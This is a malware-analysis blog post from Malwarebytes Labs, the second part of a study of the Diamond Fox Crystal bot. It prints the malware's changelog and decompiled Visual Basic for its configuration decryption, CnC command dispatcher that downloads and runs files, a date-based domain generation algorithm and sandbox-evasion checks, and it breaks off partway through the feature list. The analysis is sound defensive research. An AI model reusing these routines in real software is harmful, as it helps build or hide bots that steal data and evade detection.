Diamond Fox – part 2: let’s dive in the code

April 6, 2017 by Malwarebytes Labs

In a previous post we made an initial analysis of a Diamond Fox bot delivered by the Nebula Exploit Kit (more about the campaign can be found here). We described the way to unpack the protection layer in order to get the core, written in Visual Basic, that can be decompiled. In this second part of the series, we will take a deeper look into the code and analyze the bot’s features and code design.

Analyzed samples

988e9fa903cc2fbb80e7221072fb2221 – Diamond Fox Crystal (final VB payload)

3ef960da3e4bc4bc7c05d02fbf121d4e – old Diamond Fox (final VB payload)

Changelog

In the release that is sold on the black market, the authors included a changelog describing all versions up to the current one (codenamed Crystal). Below, you can see the related fragment:

Crystal Version

[+] Loader core recoded
[+] Improved Size: 17.5 kb
[+] Added unlimited panel list
[+] Added domain generation algorithm
[+] Added RunOne startup
[+] Added Polices startup
[+] Added auto-screenshots
[+] added Install redirects
[+] Added Anti-WinPcap
[+] Added Anti-Virustotal VM
[+] Added Anti-Emulation
[-] Removed Anti-Wine
[-] Moved Startup Persistance to Persistance
[+] Added Botkiller
[+] Added Anti-Avast Sandbox
[+] Added PE configuration storage
[+] Improved Configuration preview
[+] Added optional usb spread on lite bot
[+] Added RDP plugin
[+] Added VNC Grabber
[+] Added remote shell
[+] Added Close bot command
[+] Added Shutdown PC command
[+] Improved web panel installer
[+] Added Restart PC command
[+] Added more bot selection options on tasks
[+] Improved task manager
[+] Added search on reports
[+] Improved panel settings
[+] Added Layer7 DDoS
[+] Added reports bars statistics
[+] Added New/dead bots per week statistics
[+] Updated Geodata
[+] Added Bot remover tool
[+] Added DGA tool
[+] Improved real-time notifications on panel
[+] Added Desktop/Laptop Detection
[+] Added administrator detection
[+] Improved bot full information
[+] Added mark as favorite
[-] removed %PROGRAMFILES% installation path
[+] added %USERPROFILE% installation path

[-] removed %WINDIR% installation path
[+] added %LOCALAPPDATA% installation path
[-] Removed winlogon startup
[+] Added schtaks startup
[-] Removed Anti-apateDNS
[-] Removed Anti-Norman
[-] Removed Anti-wiresshark
[-] Removed Xor Encryption
[+] Added captcha on web panel login
[+] Added antibruter forcer on web panel login
[+] Added new panel logo
[+] Improved Crypto wallet stealer (+24)
[+] Improved Homepage changer (added internet explorer)
[+] Improved Keylogger(added clipboard detector and window title trigger)
[+] Improved bot speed
[+] Improved bot compatibility
[+] Improved bot stability
[-] Removed Services tab on web panel
[+] Added protected folder on installation
[+] Now the webpanel can be installed on windows without errors


Decompiling

As we mentioned in the previous post, Diamond Fox is written in Visual Basic and after unpacking it can be decompiled by VB Decompiler. Unfortunately, the results of the decompilation are not fully accurate and some parts of the code are difficult to analyze. However, we can still figure out the most important actions performed by the malware.

We provided a partially cleaned version of the decompiled code: https://gist.github.com/hasherezade/79de1509c8565ec7496cd554092df6f8#file-module1-vb.


Execution flow

Diamond Fox starts its execution from decrypting and parsing the configuration – in this edition, it is stored in the section “***L!NK***“. Then, depending on the configuration, some further features are enabled or disabled. For example, it may deploy defensive checks – against sandboxes and Virtual Machines.



```
If Not((Len(Proc_0_40_40628C("L!NK")) <> 0)) Then
  Me.Global.LoadResData "L!NK", "1", var_C8
  If Not((Len(CStr(StrConv(var_C8, &H40, 0))) <> 0)) Then
    var_88 = CStr(Split(Proc_0_35_403E94(Me(88)), CVar(String$(&H16, "-")), -1, 0)(1))
  End If
End If
PARAMS_STORAGE = decrypt(var_88, Proc_0_19_404CD8(var_88))
If Not((Len(PARAMS_STORAGE) <> 0)) Then
  End
End If
If CBool(load_param(7, 0)) Then
  check_sandbox_dll(1)
End If
If CBool(load_param(8, 0)) Then
  check_sandbox_dll(3)
End If
```

The stored parameters are encrypted and they are decrypted at runtime – however, the decryption function is no longer a simple XOR known from the previous versions:




```
Public Sub decrypt(str1_arg, str2_arg) '406ABC
  'Data Table: 401634
  Dim var_AC As Long
  Dim var_B6 As Integer
  Dim var_B0 As Long
  Dim var_B4 As Long
  loc_406870: On Error Resume Next
  loc_40689C: str1 = StrConv(str1_arg, &H80, 0)
  loc_4068CA: str2 = StrConv(str2_arg, &H80, 0)
  loc_4068D8: var_AC = UBound(str2, 1)
  loc_4068EA: For index1 = 0 To &HFF: _indx = index1 'Long
  loc_4068FC:   var_A0(_indx ) = CInt(_indx )
  loc_406902: Next index1 'Long
  loc_406916: For var_F4 = &H100 To &H11D: _indx  = var_F4 'Long
  loc_40692F:   var_A0(_indx ) = CInt(_indx  Xor &H100)
  loc_406935: Next var_F4 'Long
  loc_406949: For var_FC = 1 To 6: _indx  = var_FC 'Long
  loc_40696B:   var_A0((_indx  + &HF9)) = CInt(str2((var_AC - _indx )))
  loc_40699E:   var_A0((_indx  - 1)) = CInt(str2((_indx  - 1))) Xor (255 - CInt(str2((var_AC - _indx ))))
  loc_4069A4: Next var_FC 'Long
  loc_4069AD: var_B6 = 0
  loc_4069C1: var_B4 = 0
  loc_4069D5: For var_104 = 0 To UBound(str1, 1): _indx = var_104 'Long
  loc_4069E4:   If (0 > var_AC) Then
  loc_4069EE:     var_B0 = 0
  loc_4069F1:   End If
  loc_406A03:   If ((var_B4 > &H11D) And (var_B6 = 0)) Then
  loc_406A0D:     var_B4 = 0
  loc_406A16:     var_B6 = Not(var_B6)
  loc_406A19:   End If
  loc_406A2B:   If ((var_B4 > &H11D) And (var_B6 = &HFF)) Then
  loc_406A35:     var_B4 = 5
  loc_406A3E:     var_B6 = Not(var_B6)
  loc_406A41:   End If
  loc_406A6A:   str1(_indx) = CByte(CInt(str1(_indx)) Xor var_A0(var_B4) Xor CInt(str2(var_B0)))
  loc_406A77:   var_B0 = (var_B0 + 1)
  loc_406A85:   var_B4 = (var_B4 + 1)
  loc_406A8D: Next var_104 'Long
  loc_406AB2: result = CStr(StrConv(str1, &H40, 0))
  loc_406ABA: Exit Sub
End Sub
```

(see a partially cleaned version of this function: https://gist.github.com/hasherezade/79de1509c8565ec7496cd554092df6f8#file-decrypt-vb)


Along with the features that can be enabled or disabled depending on the configuration, Diamond Fox offers features that are controlled from the CnC.

Reading response from the CnC:



```
Public Sub cnc_post_and_read
  'Data Table: 401634
  Dim var_98 As Variant
  Dim var_C8 As Boolean
  Dim var_EC As Variant
  loc_405520: On Error Resume Next
  loc_40552A: Set conn_obj = MSXML_OBJ
  loc_405530: var_98 = "POST"
  loc_40553F: var_C8 = False
  loc_405547: Call conn_obj.Open
  loc_40554F: var_98 = "User-Agent"
  loc_405561: Call conn_obj.SetRequestHeader
  loc_405569: var_98 = "Content-Type"
  loc_405578: Call conn_obj.SetRequestHeader
  loc_40558E: var_EC = CVar(var_98 & Proc_0_9_4040BC(Me(12), "application/x-www-form-urlencoded", var_98, Me(128))) 'String
  loc_405595: Call conn_obj.Send
  loc_4055F3: If CBool((conn_obj.StatusText <> "OK") Or (InStr(1, conn_obj.ResponseText, CVar(ChrW$(&H3C)), 0) <> 0)) Then
  loc_4055F8:   Exit Sub
  loc_4055F9: End If
  loc_405612: If (Len(conn_obj.ResponseText) > 3) Then
  loc_40562D:   parse_and_execute_commands(base64_decode(CStr(conn_obj.ResponseText), conn_obj.ResponseText, var_C8), MY_DOMAIN)
  loc_40563C: End If
  loc_405640: Set conn_obj = Nothing
  loc_405646: Exit Sub
End Sub
```

Parsing commands and executing appropriate actions (commands are identified by numbers – from 0 to 25):



```
Public Sub parse_and_execute_commands(params_str) '409670
  'Data Table: 401634
  Dim var_D0 As Integer
  Dim var_A0 As Variant
  Dim var_FC As String
  Dim var_B0 As Variant
  Dim var_128 As Boolean
  loc_408F30: On Error Resume Next
  loc_408F6D: var_8C = Trim$(CStr(Split(params_str, "|", -1, 0)(1)))
  loc_408F9E: var_90 = "|" & MY_DOMAIN & "|" & Me(128) & "|"
  loc_408FAC: test_connection_microsoft()
  loc_408FE2: command_id = Split(params_str, "|", -1, 0)(0) 'Variant
  loc_408FFA: If (command_id = 0) Then
  loc_409002:   fingerprint_system(var_8C)
  loc_40900A: Else
  loc_409017:   If (command_id = 1) Then
  loc_409036:     var_FC = 0
  loc_40904C:     Proc_0_25_4082A0(Proc_0_34_40580C(var_8C, 0), "1")
  loc_40905F:   Else
  loc_40906C:     If (command_id = 2) Then
  loc_409093:       module_path = 0 & make_random_string(TEMP_DIR, Right$(var_8C, 3)) & Right$(var_8C, 3)
  loc_4090B1:       If Proc_0_39_403DA8(var_8C, module_path) Then
  loc_4090B9:         shell_execute(module_path)
  loc_4090BE:       End If
  loc_4090C1:     Else
  loc_4090CE:       If (command_id = 3) Then
  loc_4090E1:         module_path = 0 & make_random_string(TEMP_DIR)
  loc_40910D:         If (LCase$(Right$(var_8C, 4)) = ".vbs") Then
  loc_409119:           module_path = module_path & ".vbs"
  loc_40911F:         Else
  loc_40912A:           module_path = module_path & ".exe"
  loc_40912D:         End If
  loc_409141:         If Proc_0_39_403DA8(var_8C, module_path) Then
  loc_409158:           modify_bot_install(module_path, 0, &HFF)
  loc_40915D:         End If
  loc_409162:       Else
  loc_40916F:         If (command_id = 4) Then
  loc_40917F:           shell_execute("Explorer " & var_8C, &HFF)
  loc_40918A:         Else
  loc_409197:           If (command_id = 5) Then
  loc_4091A3:             var_B0 = CVar("iexplore " & var_8C) 'String
  loc_4091A7:             var_D0 = 0
  loc_4091AD:             var_128 = True
  loc_4091B6:             Call MemVar_402104.Run
  loc_4091C2:           Else
  loc_4091CF:             If (command_id = 6) Then
  loc_4091F2:               Proc_0_29_4059BC(&HA, CStr(1) & var_90 & var_8C, var_128)
  loc_409203:             Else
  loc_409210:               If (command_id = 7) Then
  loc_409233:                 Proc_0_29_4059BC(&HA, CStr(2) & var_90 & var_8C, var_D0)
  loc_409244:               Else
  loc_409251:                 If (command_id = 8) Then
```


Features

Let’s have a look inside the code and follow the features mentioned by the authors.

[+] Loader core recoded

The code of the malware has been reorganized and its big portions have been rewritten. It can be noticed at first sight if we decompile the new version and compare it versus the old one. In the current version everything is in one module, while in the previous cases the code was subdivided into various modules.


Old Diamond Fox decompiled (fragment):



```
Project
  Forms
Code
  CC
  INSTALL_B
  UNISTALL_B
  UPDATE_B
  DW_EXEC
  N_CONNECT
  F_UAC
  F_EXIST
  S_EXEC
  MELT
  MY_PATH
  G_OS
  AV
  HTTP_UPLOAD
```

We can see the code subdivided on modules with descriptive names, making analysis easier. In the new version, we will not find this familiar layout.

Decompiled code of Diamond Fox Crystal (the new one):




```
Code
  Sub_Main
  Module1
    Proc_0_0_40A064
    Proc_0_1_4087AC
    Proc_0_2_404004
    Proc_0_3_403CC4
    Proc_0_4_40479C
    Proc_0_5_4041F8
    Proc_0_6_404294
    Proc_0_7_404894
    Proc_0_8_405EC0
    Proc_0_9_4040BC
```

The new version introduced a different way of storing the configuration. Now, the encrypted configuration is in the dedicated section named “***L!NK***“.

[+] Added domain generation algorithm

In the analyzed sample this feature was not enabled and the CnC address was static. However, looking at the code we can find a domain generation algorithm (DGA) is based on the current date:



```
Public Sub Proc_0_12_407084(arg_C) '407084
  'Data Table: 401634
  Dim var_BC As Double
  Dim var_AC As Long
  Dim var_A8 As Double
  Dim var_90 As Single
  Dim var_94 As Single
  Dim var_98 As Single
  Dim arg_2008 As Variant
  Dim var_9C As Long
  loc_406E18: On Error Resume Next
  loc_406E28: var_C0 = Me(92) & Me(124)
  loc_406E3F: var_BC = CDate(DateValue(Me(120)))
  loc_406E6E: var_AC = CLng((DateValue(CStr(Now)) - CDate(var_BC)))
  loc_406E86: If (var_AC < 0) Then
  loc_406E8B:   Exit Sub
  loc_406E8E:   End
  loc_406E90: End If
  loc_406EAD: var_A8 = CDate((var_BC + CDbl((var_AC - (var_AC Mod Me(116))))))
  loc_406ECC: var_90 = CDbl(Day(CDate(CDate((var_A8 + CDbl(arg_C))))))
  loc_406EF2: var_94 = CDbl(Month(CDate(CDate((var_A8 + CDbl(arg_C))))))
  loc_406F18: var_98 = CDbl(Year(CDate(CDate((var_A8 + CDbl(arg_C))))))
  loc_406F49: arg_2008 = Split(Me(148), "|", -1, 0)
  loc_406F74: var_8C = arg_2008((CLng(var_94) Xor CLng(var_90) Mod UBound(arg_2008, 1)))
  loc_406FB6: var_9C = (((CLng(var_98) And &HFF00) / &H100) * CLng((var_90 * Tan(CDbl((CLng(var_98) And &HFF))))) Xor CLng(Cos((var_94 * CDbl(&HA)))))
  loc_406FBF: var_9C = Abs(var_9C)
  loc_406FCF: If CBool((var_9C Mod 2)) Then
  loc_406FE6:   var_9C = var_9C Xor (CLng(var_98) / CLng((var_94 * var_90)))
  loc_406FE9: End If
  loc_406FF8: For var_11C = 1 To Me(108): var_C4 = var_11C 'Long
  loc_407039:   var_88 = var_88 & Mid$(var_C0, Abs((((var_9C * var_C4 Xor CLng((CDbl(var_9C) / CDbl(2)))) Mod Len(var_C0)) - Len(var_C0))), 1)
  loc_407047: Next var_11C 'Long
  loc_407072: var_88 = "http://" & LCase$(var_88 & "." & var_8C) & "/gate.php"
  loc_407082: Exit Sub
End Sub
```

(see a partially cleaned version of this function: https://gist.github.com/hasherezade/79de1509c8565ec7496cd554092df6f8#file-domain_generate-vb)

[+] Added Anti-Emulation

Checking if the sample is not running in a VM or sandbox by attempting to load DLLs associated with the virtual environment:


- vboxmrxnp
- SbieDll
- snxhk
- pthreadVC

It comes also with a set of blacklisted volume serial numbers, identifying popular sandboxes:

- AC79B241
- 70144646
- 6C78A9C3

[+] Added Desktop/Laptop Detection

